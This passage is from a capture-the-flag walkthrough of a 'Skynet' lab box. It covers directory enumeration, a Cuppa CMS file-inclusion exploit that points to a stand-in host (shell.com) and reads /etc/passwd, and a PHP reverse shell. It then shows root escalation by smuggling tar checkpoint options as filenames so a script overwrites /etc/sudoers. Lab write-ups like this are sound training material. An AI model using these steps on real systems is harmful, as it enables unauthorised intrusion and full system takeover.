3. Spend more time with my wife
```



Lets use gobuster again, pointing to his hidden directory to see if we can find something else

```
===============================================================
Finished
===============================================================

┌──(root㉿scarly)-[/home/sky/Desktop]
└─# gobuster dir -u http://skynet.thm/45kra24zxs28v3yd -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://skynet.thm/45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/administrator        (Status: 301) [Size: 333] [--> http://skynet.thm/45kra24zxs28v3yd/administrator/]
Progress: 8466 / 87665 (9.66%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 8516 / 87665 (9.71%)
===============================================================
Finished
===============================================================

┌──(root㉿scarly)-[/home/sky/Desktop]
└─#
```




Use a valid username and password to gain access to the administrator

Username

Password

EXPLOITATION

Ok so lets use searchsploit to find some exploits related to this new endpoint




```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# searchsploit cuppa cms
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                                          |  Path
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion                                                                        | php/webapps/25971.txt
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

```
  (_________(
   `------'

#####################################
VULNERABILITY: PHP CODE INJECTION
#####################################

/alerts/alertConfigField.php (LINE: 22)
```


Lets try to get into that endpoint on the new site


```
EXPLOIT
##################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream
```




So we got LFI then lets try with RFI

Just to test the POC I will issue the following



POC passed

So lets try with the know-well php-reverse-shell.php payload:



sky@scarly: ~

```
┌──(sky㉿scarly)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

```
sky@scarly: ~
┌──(sky㉿scarly)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.183.98] from (UNKNOWN) [10.10.213.140] 56608
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 201
7 x86_64 x86_64 x86_64 GNU/Linux
 13:20:51 up  2:35,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ ls
backups
mail
share
user.txt
$ cat user.txt
7ce5c2109a40f958099283600a9ae807
$
```

LETS GO TOO THE PE.

Privilege Escalation

```
$ cat user.txt
7ce5c2109a40f958099283600a9ae807
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@skynet:/home/milesdyson$ clear
clear
TERM environment variable not set.
www-data@skynet:/home/milesdyson$ ^[
```

FIRST I JUST SPAWN PY SHELL TO WORK COMFY

Now lets leveraging the backups

```
www-data@skynet:/home/milesdyson/backups$ pwd
pwd
/home/milesdyson/backups
www-data@skynet:/home/milesdyson/backups$ ls
ls
backup.sh  backup.tgz
www-data@skynet:/home/milesdyson/backups$
```

Just to clear the termin when needed

```
/home/milesdyson/backups
www-data@skynet:/home/milesdyson/backups$ ls
ls
backup.sh  backup.tgz
www-data@skynet:/home/milesdyson/backups$ export TERM=xterm
export TERM=xterm
www-data@skynet:/home/milesdyson/backups$
```

As you can see, the backup.sh is changing to anoher DIR and then compressing all the files

```
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Mar  4 13:28 backup.tgz
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$
```

This should be a scheduled tasks so lets take a look into the crontab

```
www-data@skynet:/etc$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
#
www-data@skynet:/etc$
```

The backup is executing wvery minute and since it has root privs we can gain the root access leveraging this issue.

```
www-data@skynet:/var/www/html$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@skynet:/var/www/html$ ls -la
ls -la
total 76
-rw-rw-rw- 1 www-data www-data     1 Mar  4 13:51 --checkpoint=1
-rw-rw-rw- 1 www-data www-data     1 Mar  4 13:50 --checlpoint=1
drwxr-xr-x 8 www-data www-data  4096 Mar  4 13:51 .
drwxr-xr-x 3 root     root      4096 Sep 17  2019 ..
```

```
total 80
-rw-rw-rw- 1 www-data www-data    10 Mar  4 13:52 --checkpoint-action=exec=sh
-rw-rw-rw- 1 www-data www-data     1 Mar  4 13:51 --checkpoint=1
-rw-rw-rw- 1 www-data www-data     1 Mar  4 13:50 --checlpoint=1
drwxr-xr-x 8 www-data www-data  4096 Mar  4 13:52 .
drwxr-xr-x 3 root     root      4096 Sep 17  2019 ..
drwxr-xr-x 3 www-data www-data  4096 Sep 17  2019 45kra24zxs28v3yd
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 admin
drwxr-xr-x 3 www-data www-data  4096 Sep 17  2019 ai
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 config
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 css
-rw-r--r-- 1 www-data www-data 25015 Sep 17  2019 image.png
-rw-r--r-- 1 www-data www-data   523 Sep 17  2019 index.html
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 js
-rw-r--r-- 1 www-data www-data  2667 Sep 17  2019 style.css
www-data@skynet:/var/www/html$ cat --checkpoint-action=exec=sh
cat --checkpoint-action=exec=sh
cat: unrecognized option '--checkpoint-action=exec=sh'
Try 'cat --help' for more information.
www-data@skynet:/var/www/html$ echo "" > "--checkpoint-action=exec=sh privesc.sh"
"cho "" > "--checkpoint-action=exec=sh privesc.sh
www-data@skynet:/var/www/html$ l
l
l: command not found
www-data@skynet:/var/www/html$ ls
ls
--checkpoint-action=exec=sh          45kra24zxs28v3yd  css         style.css
--checkpoint-action=exec=sh privesc.sh  admin          image.png
--checkpoint=1                       ai                index.html
--checlpoint=1                       config            js
www-data@skynet:/var/www/html$
```

The checkpoint will not be taken as a file but as a command flag

So now we can create a reverse shell, lets set up our listener and the final command on the target

```
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Mar  4 13:50 backup.tgz
www-data@skynet:/home/milesdyson/backups$ udo -l
udo -l
The program 'udo' is currently not installed. To run 'udo' please ask your administra
tor to install the package 'udo'
www-data@skynet:/home/milesdyson/backups$ sdo -l
sdo -l
No command 'sdo' found, did you mean:
 Command 'sds' from package 'simh' (universe)
 Command 'sdoc' from package 'ruby-sdoc' (universe)
 Command 'sd' from package 'sd' (universe)
 Command 'sdop' from package 'sdop' (universe)
 Command 'sudo' from package 'sudo-ldap' (universe)
 Command 'sudo' from package 'sudo' (main)
 Command 'sdf' from package 'sdf' (universe)
 Command 'sdc' from package 'hpsockd' (universe)
```

```
┌──(sky㉿scarly)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

ok it did not work so lets try another method, adding out user to the sudoers group

```
www-data@skynet:/var/www/html$ echo 'echo "www-data ALL=(root) NOPASSWD: ALL" >
/etc/sudoers' > privesc.sh
/etc/sudoers' > privesc.shroot) NOPASSWD: ALL" >
www-data@skynet:/var/www/html$ cat privesc.sh
cat privesc.sh
echo "www-data ALL=(root) NOPASSWD: ALL" > /etc/sudoers
www-data@skynet:/var/www/html$
```

```
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Mar  4 14:52 backup.tgz
www-data@skynet:/home/milesdyson/backups$ sudo -l
sudo -l
User www-data may run the following commands on skynet:
    (root) NOPASSWD: ALL
www-data@skynet:/home/milesdyson/backups$
```

WE GOT IT!

```
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Mar  4 14:52 backup.tgz
www-data@skynet:/home/milesdyson/backups$ sudo -l
sudo -l
User www-data may run the following commands on skynet:
    (root) NOPASSWD: ALL
www-data@skynet:/home/milesdyson/backups$ sudo su
sudo su
root@skynet:/home/milesdyson/backups#
```

```
bin   home          lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img    lost+found  proc  snap  usr
dev   initrd.img.old media       root  srv   var
etc   lib           mnt         run   sys   vmlinuz
root@skynet:/# cd root
cd rot
bash: cd: rot: No such file or directory
root@skynet:/# cd root
cd root
root@skynet:~# ls
ls
root.txt
root@skynet:~# cat root.txt
cat root.txt
3f0372db24753accc7179a282cd6a949
root@skynet:~#
```

THANK YOU FOR READING!